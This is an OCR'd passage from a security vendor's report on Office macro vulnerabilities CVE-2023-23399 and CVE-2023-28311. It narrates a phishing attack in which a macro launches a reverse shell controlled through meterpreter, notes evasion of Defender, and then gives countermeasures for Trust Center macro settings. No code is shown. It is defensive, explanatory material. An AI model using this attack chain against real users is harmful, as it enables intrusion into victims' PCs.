


Figure 15. Receiving mail and allowing the macro

Step 5) After that, the reverse shell (payload.exe) is executed in the victim's PC, and the attacker can acquire the right to control the victim's PC.




Figure 16. Checking and controlling system information through the meterpreter

■ Countermeasure

To respond to the CVE-2023-23399 and CVE-2023-28311 vulnerabilities, it is important to carefully allow macro execution when documents are accessed, and not to execute e-mails with unknown sources or attached files from untrusted sources. Also, as it is possible to block malicious behavior based on behavior if a vaccine is used, it is important to keep the vaccine program up to date.




Figure 17. Confirming that malicious source codes are not detected by Microsoft Defender Scan

Lastly, it is possible to respond to them by updating MS Office to the latest version. As the number of malicious codes exploiting VBA increases, Microsoft has distributed a patch to prohibit the use of macros from untrusted sources or paths as shown below.




Figure 18. A photograph of a patch that prohibits the use of macros from untrusted sources

However, as macros can still be executed according to the user's settings, it is important to check the following items among the Trust Center items in Options.

1. Trusted Locations – Specifying the area of trusted paths
2. Trusted Documents – Specifying the area of the documents of trusted paths
3. Macro Setting – Specifying macro-related settings

First, check if there is an additional allowed path other than the default. If a path such as Download is set, be careful because it is possible to execute a macro of a file downloaded from the outside.




Figure 19. Trusted path setting file

By disabling the use of reliable documents, macros on the Internet or external documents are blocked.




Figure 20. Trusted document setting file

Lastly, check if the option to allow macro operation is disabled, and set it so that external objects cannot use it through VBA.




Figure 21. Macro settings

■ Reference sites

• URL: https://github.com/nu11secur1ty/CVE-mitre/blob/main/2023/CVE-2023-28311/docs/report.txt
• URL: https://github.com/nu11secur1ty/CVE-mitre/tree/main/2023/CVE-2023-23399
• URL: https://www.bankinfosecurity.com/russian-hackers-focused-on-espionage-system-destruction-a-21091
• URL: https://ko.darktrace.com/resources/generative-ai-impact-on-email-cyber-attacks
• URL: https://blog.checkpoint.com/2023/03/15/check-point-research-conducts-initial-security-analysis-of-chatgpt4-highlighting-potential-scenarios-for-accelerated-cybercrime/

EQST INSIGHT

2023.05

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
https://www.skshieldus.com

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Communication Group